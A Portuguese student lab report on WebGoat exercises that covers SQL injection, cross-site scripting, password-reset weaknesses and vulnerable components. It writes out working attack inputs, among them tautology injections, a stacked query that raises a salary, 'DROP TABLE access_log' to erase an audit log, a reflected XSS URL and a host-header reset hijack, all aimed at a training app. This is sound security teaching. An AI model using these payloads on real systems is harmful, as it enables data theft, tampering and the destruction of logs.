



Escola de Engenharia
Universidade do Minho

DEPARTAMENTO DE ENGENHARIA INFORMÁTICA
Mestrado em Engenharia Informática
Engenharia de Segurança


Aula 12

11 de Maio de 2020

Grupo 1



Ricardo Pereira a73577



Tiago Ramires pg41101

Braga, 12 de Maio de 2020

1. Injection


Pergunta 1.1 - *SQL Injection*

A primeira pergunta, assim como o primeiro capítulo têm ambos que ver com *sql injection*, uma ameaça relacionada com a interação com bases de dados que possibilita a manipulação/visualização de dados caso os sistemas em questão não estejam devidamente protegidos.

2

Este primeiro exercício visa ambientar-nos à linguagem *SQL*. A resposta encontra-se na imagem a seguir a cor verde.

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.



The screenshot shows a web application interface with a success message and a table. At the top, there is a checkmark icon and the text "SQL query" followed by a text input field containing "SQL query". Below this is a "Submit" button. The main message is "You have succeeded!" in green. Below it, the SQL query "SELECT department FROM Employees WHERE first_name='Bob';" is displayed in green. At the bottom, a table with the header "DEPARTMENT" shows the result "Marketing".


DEPARTMENT
Marketing

Figura 1.1: Lição A1, exercício 2.

3

O mesmo se passa com este exercício: anteriormente apenas trabalhamos com o *SELECT*, para visualizar informação; aqui trabalhamos com o *UPDATE* para alterar e inserir informação.

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.



The screenshot shows a web application interface with a success message and a table. At the top, there is a checkmark icon and the text "SQL query" followed by a text input field containing "SQL query". Below this is a "Submit" button. The main message is "Congratulations. You have successfully completed the assignment." in green. Below it, the SQL query "UPDATE Employees SET department = 'Sales' WHERE userid=89762" is displayed in green. At the bottom, a table with the header "USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN" shows the result for user 89762.

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

Figura 1.2: Lição A1, exercício 3.

4

Aqui inserimos uma nova coluna numa tabela já existente.

Now try to modify the scheme by adding the column "phone" (varchar(20)) to the table "employees". :

✓

SQL query

SQL query

Submit

Congratulations. You have successfully completed the assignment.

`ALTER TABLE Employees ADD COLUMN phone varchar(20);`

Figura 1.3: Lição A1, exercício 4.

5

Para dar permissões de alteração de tabelas ao grupo de utilizadores "*UnauthorizedUser*" utilizamos o comando *GRANT*.

Try to grant the usergroup "UnauthorizedUser" the right to alter tables:

✓

SQL query

SQL query

Submit

Congratulations. You have successfully completed the assignment.

`GRANT ALTER TABLE TO UnauthorizedUser;`

Figura 1.4: Lição A1, exercício 5.

9

Neste exercício, ainda básico, apenas tivemos que escolher entre algumas opções que existiam, não se tratando de um exemplo concreto de *SQL injection*. Contudo, conseguimos ver como um *OR* em que um operando é sempre verdadeiro, consegue devolver todos os dados daquela tabela *user_data*.

Using the form below try to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

☒

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '

Smith

 or

1 = 1

 ,

Get Account Info

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'
Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT * FROM user_data WHERE first_name = 'John' and last_name = " or TRUE, which will always evaluate to true, no matter what came before it.

Figura 1.5: Lição A1, exercício 9.

10

Finalmente, aqui temos um caso clássico de *SQL injection*, onde a introdução de um *User_Id* aleatório seguido de linguagem *SQL*, isto no campo *User_Id*, é capaz de retornar toda a informação relativa à tabela *user_data*. Mais uma vez introduziu-se um *OR* com um operando que é sempre verdadeiro, ficando indiferente ao resultado lógico dos *ANDs*.

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

☒

Login_Count:

User_Id:

Get Account Info

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 8 and userid= 8 OR 1=1;

Figura 1.6: Lição AI, exercício 10.

11

Mais uma vez, sabemos que o que quer que se escreva naquelas caixas de texto, atuará como um filtro em forma de conjunção que se verifica na linguagem *SQL*. Assim, adiciona-se um *OR* com um operador que é sempre verdadeiro e comenta-se o que vier depois, para impossibilitar que o código *SQL* executado fique inconsistente.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.

You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + '';
```



Employee Name:

Authentication TAN:

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

Figura 1.7: Lição AI, exercício 11.

12

Para este exercício era necessário ter-se conhecimento das colunas da tabela em questão. Por esse motivo, realizou-se uma primeira *query* para tomar conhecimento dessa informação da seguinte forma:

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that. Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

Employee Name:

Authentication TAN:

Get department

Still not earning enough! Better try again and change that.

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

Figura 1.8: Lição AI, exercício 12.

Com a *query* anterior, verificou-se que a coluna em questão se chamava *salary*. Assim, para proceder à alteração desejada, preencheram-se os campos *Lastname* e *TAN*, com a seguinte informação, respetivamente:

anyone

anything' or 1=1; UPDATE Employees SET salary = 1000000000 WHERE userid=37648

O salário do *John Smith* foi assim alterado para o valor exorbitante de 1000000000.

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that. Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

☒

Employee Name:

Authentication TAN:

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	1000000000	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

Figura 1.9: Lição A1, exercício 12.

13

Com este exercício, eliminou-se a tabela *access_log*, que registava as operações feitas na base de dados. É de notar que é possível executar qualquer comando *SQL*, sendo até possível encadear comandos. A informação introduzida naquele *input* foi a seguinte:

anyone' ; DROP TABLE access_log;

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to!

Better go and *delete it completely* before anyone notices.

☒

Action contains:

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

Figura 1.10: Lição A1, exercício 13.

2. XSS

Pergunta 2.1 - XSS

Desta vez, o tipo de vulnerabilidade a analisar chama-se *Cross-site Scripting* e de uma forma geral caracteriza-se pela injeção de *scripts* maliciosos nas páginas *web* a que o utilizador acede. Nesta pergunta, recorre-se bastante às *developer tools* disponibilizadas pelo *browser*.

2

No primeiro exercício, compreendemos que é possível executar *scripts* em *javascript*, mais especificamente, *scripts* relacionados com *cookies*. Com isto, confirmou-se que em cada *tab* aberto, a informação apresentada era a mesma.

7

Mais uma vez, tínhamos que mostrar a possibilidade de executar *scripts* no *form* que nos foi apresentado. Começou-se por perceber que os *inputs* que pediam a quantidade não permitiam a injeção de *HTML*, contudo os seguintes permitem. Destes, no primeiro escreveu-se a seguinte informação:

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

The total charged to your credit card: \$0.00

Enter your credit card number:

Enter your three digit access code:

Well done, but console logs are not very impressive are they? Please continue.
Thank you for shopping at WebGoat.
You're support is appreciated

We have charged credit card:

\$1997.96

Figura 2.1: Lição A7, exercício 7.

O resultado foi o aparecimento de uma nova janela.





Figura 2.2: Lição A7, exercício 7.

10

A aplicação *web* em questão está construída com base em rotas, isto é, o *URL* define a página que é apresentada ao utilizador e assim sendo, o mesmo consegue mover-se na aplicação simplesmente alterando/adicionando parâmetros ao endereço da barra de endereços. Neste

caso, pretende-se explorar rotas que foram deixadas no código "por esquecimento" para efeitos de teste. Para fazer a coleta destas rotas fomos ao ficheiro *GoatRouter.js* onde as mesmas se encontram discriminadas e percebemos que *test* constituía a rota que procurávamos.




```

GoatRouter.js x  goatApp.js  modernizr-2.6.2.min.js
3
4   pageNum = ( !.isNumber(parseInt(pageNum)) ) ? parseInt(pageNum) : 0;
5   this.lessonController.loadLesson(name, pageNum);
6   this.menuController.updateMenu(name);
7
8 },
9
10 testRoute: function (param) {
11   this.lessonController.testHandler(param);
12   //this.menuController.updateMenu(name);
13 },
14
15 welcomeRoute: function () {

```

Figura 2.3: Lição A7, exercício 10.

Isso verificou-se após introduzirmos essa mesma rota no campo que tínhamos disponível, como se pode ver na figura 2.4.



So, what is the route for the test code that stayed in the app during production? To answer this question, you have to check the JavaScript source.

✓ start.mvc#test Submit

Correct! Now, see if you can send in an exploit to that route in the next assignment.

Figura 2.4: Lição A7, exercício 10.

11

O exercício 11 consistia em utilizar a barra de endereços para obtermos informação dada pela função *phoneHome*. Após alguns testes e tentativas, verificamos que a introdução de caracteres na barra de endereços tem que obedecer a algumas regras, nomeadamente a substituição de "\" por "%2F ". Assim, introduziu-se o seguinte endereço:

http : //localhost : 8080/WebGoat/start.mvc# < script > alert() < %2Fscript > , que fez aparecer uma janela, evidenciando a execução da função *alert*.





Figura 2.5: Lição A7, exercício 11.


Posto isto, substituímos a função *alert* pela função *webgoat.customjs.phoneHome()* e executamos o *link*. Inspecionando a consola das *developer tools*, observamos que há uma resposta com um número, como podemos ver na 2.6.



```
test handler
phoneHome invoked
phone home said
{"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.", "output":"phoneHome Response is -1476816857", "assignment":"DOMCrossSiteScripting"}
```

Figura 2.6: Lição A7, exercício 11.

A introdução deste número no *input* do exercício diz que o resultado está correto, tal como esperado.



Some attacks are "blind". Fortunately, you have the server running here so you will be able to tell if you are successful. Use the route you just found and see if you can use the fact that it reflects a parameter from the route without encoding to execute an internal function in WebGoat. The function you want to execute is ...

`webgoat.customjs.phoneHome()`

Sure, you could just use console/debug to trigger it, but you need to trigger it via a URL in a new tab.

Once you do trigger it, a subsequent response will come to your browser's console with a random number. Put that random number in below.


✓ 1474144020 Submit

Correct!

Figura 2.7: Lição A7, exercício 11.

12

Este exercício consistia apenas em responder às questões de escolha múltipla. As respostas são apresentadas nas imagens seguintes.



1. Are trusted websites immune to XSS attacks?


☐ Solution 1: Yes they are safe because the browser checks the code before executing.

☐ Solution 2: Yes because Google has got an algorithm that blocks malicious code.

☒ Solution 3: No because the script that is executed will break through the defense algorithm of the browser.

☐ Solution 4: No because the browser trusts the website if it is acknowledged trusted, then the browser does not know that the script is malicious.

Figura 2.8: Lição A7, exercício 12.



2. When do XSS attacks occur?

☐ Solution 1: Data enters a web application through a trusted source.

☐ Solution 2: Data enters a browser application through the website.

☒ Solution 3: The data is included in dynamic content that is sent to a web user without being validated for malicious content.

☐ Solution 4: The data is excluded in static content that way it is sent without being validated.

Figura 2.9: Lição A7, exercício 12.

3. What are Stored XSS attacks?

☒ Solution 1: The script is permanently stored on the server and the victim gets the malicious script when requesting information from the server.

☐ Solution 2: The script stores itself on the computer of the victim and executes locally the malicious code.

☐ Solution 3: The script stores a virus on the computer of the victim. The attacker can perform various actions now.

☐ Solution 4: The script is stored in the browser and sends information to the attacker.

Figura 2.10: Lição A7, exercício 12.

4. What are Reflected XSS attacks?

☐ Solution 1: Reflected attacks reflect malicious code from the database to the web server and then reflect it back to the user.

☒ Solution 2: They reflect the injected script off the web server. That occurs when input sent to the web server is part of the request.

☐ Solution 3: Reflected attacks reflect from the firewall off to the database where the user requests information from.

☐ Solution 4: Reflected XSS is an attack where the injected script is reflected off the database and web server to the user.

Figura 2.11: Lição A7, exercício 12.

5. Is JavaScript the only way to perform XSS attacks?

☐ Solution 1: Yes you can only make use of tags through JavaScript.

☐ Solution 2: Yes otherwise you cannot steal cookies.

☐ Solution 3: No there is ECMAScript too.

☒ Solution 4: No there are many other ways. Like HTML, Flash or any other type of code that the browser executes.

Figura 2.12: Lição A7, exercício 12.

3. Quebra na Autenticação

Pergunta 3.1 - *Password Reset*

Esta terceira questão aborda as vulnerabilidades existentes nas formas mais comuns de autenticação que se fazem hoje em dia.

2

Para começar, este exercício permitiu ver a facilidade com que se acede a uma palavra chave quando estas são enviadas por *email* sem qualquer tipo de proteção, ou seja, em *plaintext*. Fazendo *reset* à palavra chave, a mesma é enviada para o *email* cujo conteúdo é o seguinte:

Simple e-mail assignmentwebgoat@owasp.org

Thanks your resetting your password, your new password is: roftset

Figura 3.1: Lição A2, exercício 2.

Iniciando sessão com o nome de utilizador e com essa palavra chave conclui-se o primeiro objetivo.

✓

Account Access

Email

Password

Access

Forgot your password?

Congratulations. You have successfully completed the assignment.

Figura 3.2: Lição A2, exercício 2.

4

Este quarto exercício pretende mostrar a facilidade com que se consegue fazer a recuperação da palavra chave, através de perguntas básicas, cujo conjunto de soluções possíveis é muito reduzido.

Users can retrieve their password if they can answer the secret question properly. There is no lock-out mechanism on this 'Forgot Password' page. Your username is 'webgoat' and your favorite color is 'red'. The goal is to retrieve the password of another user. Users you could try are: "tom", "admin" and "larry".

✓

Sign up Login

WebGoat Password Recovery

Your username

admin

What is your favorite color?

green

Submit

Congratulations. You have successfully completed the assignment.


Figura 3.3: Lição A2, exercício 4.

Após algumas tentativas, adivinhamos a palavra chave do *admin*: *green*. Posteriormente, adivinhamos as palavras chave do *larry* - *yellow* - e do *tom* - *purple*.

5

Após verificarmos todas as perguntas deste exercício que se fazem neste tipo de situações, verificamos que existem algumas que a resposta é de facto complicada, mas a maioria delas

depende muito ou da grandeza do conjunto de respostas possíveis ou do conhecimento do atacante, isto é, se tem acesso às redes sociais da vítima, se a conhece pessoalmente, etc. A seguir apresentam-se várias avaliações para algumas questões que se vêm neste tipo de situações.




What is your favorite animal?

check

The answer can easily be guessed and figured out through social media.

Figura 3.4: Lição A2, exercício 5.




✓

What was the time you were born?

check

Optional[This may first seem like a good question, but you most likely dont know the exact time, so it might be hard to remember.]

Figura 3.5: Lição A2, exercício 5.




✓

What was your childhood nickname?

check

Optional[Not all people had a nickname.]

Figura 3.6: Lição A2, exercício 5.



✓

What is your favorite color?

check

Optional[Can easily be guessed.]

Figura 3.7: Lição A2, exercício 5.

6

Este exercício mostra como é possível alterar a palavra chave de um utilizador sem conhecer nada do mesmo para além do nome de utilizador, recorrendo unicamente ao *link* que é enviado para o *email* após se pedir uma reposição da mesma. Posto isto começa-se por ligar a opção *intercept* e fazer o pedido de reposição com o *email* do utilizador alvo, *tom@webgoat-cloud.org*. A interceção desta mensagem permite-nos alterar o *host* do *WebGoat* para o *WebWolf*.




Figura 3.8: Lição A2, exercício 6.

Como podemos ver no fundo da imagem 3.9, aparentemente é enviado um *email* para a conta de *email* do utilizador em causa.




Figura 3.9: Lição A2, exercício 6.

Contudo, o *intercept* permite-nos olhar para os *requests* e ver o *link* que supostamente é enviado para o *email*. Copiando-se esse *link* para o *URL* que permite fazer a reposição de uma palavra chave, altera-se assim com facilidade a palavra chave do *tom*.



Figura 3.10: Lição A2, exercício 6.

Após escrevermos o *email* e a palavra chave anteriormente redefinida nos campos de início de sessão, é possível completar o exercício, ou seja, num caso real seria possível iniciar sessão na conta do *tom*.




Figura 3.11: Lição A2, exercício 6.

4. Componentes Vulneráveis

Pergunta 4.1 - *Vulnerable components*

Por fim, esta última pergunta visa mostra-nos que as vulnerabilidades não se devem unicamente às falhas que existem no código fonte, mas também às versões das aplicações em execução.

5

Podemos ver na imagem a seguir, que o mesmo pedaço de código executado com diferentes versões do *jquery-ui* tem resultados diferentes! Enquanto que a versão mais antiga permite a execução de *scripts* maliciosos, a versão mais recente já não o faz.

Below is an example of using the same WebGoat source code, but different versions of the jquery-ui component. One is exploitable; one is not.

jquery-ui:1.10.4

This example allows the user to specify the content of the "closeText" for the jquery-ui dialog. This is an unlikely development scenario, however the jquery-ui dialog (TBD - show exploit link) does not defend against XSS in the button text of the close dialog.

Clicking go will execute a jquery-ui close dialog:

jquery-ui-1.10.4

This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS attack to occur

jquery-ui:1.12.0 Not Vulnerable

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable

Clicking go will execute a jquery-ui close dialog:

jquery-ui-1.12.0


This dialog should have prevented the above exploit using the EXACT same code in WebGoat but using a later version of jquery-ui.

Figura 4.1: Lição A9, exercício 5.

12

No caso em questão, a adição da linha `<java.lang.Integer>8</java.lang.Integer>` permite resolver o exercício em questão, criando um objeto *contact*.

For this example, we will let you enter the xml directly versus intercepting the request and modifying the data. You provide the XML representation of a contact and WebGoat will convert it a Contact object using `XStream.fromXML(xml)`.



The image shows a web application interface for Exercise 12. It features a text input area with the placeholder text "Enter the contact's xml representation:". To the right of the input area is a "Go!" button. The input area contains the following XML code:

```
<contact>
  <java.lang.Integer>8</java.lang.Integer>
  <firstName>Bruce</firstName>
  <lastName>Mayhew</lastName>
  <email>webgoat@owasp.org</email>
</contact>
```

At the bottom of the interface, there is a note: "If you are not seeing the application you started; it may be minimized".

Figura 4.2: Lição A9, exercício 12.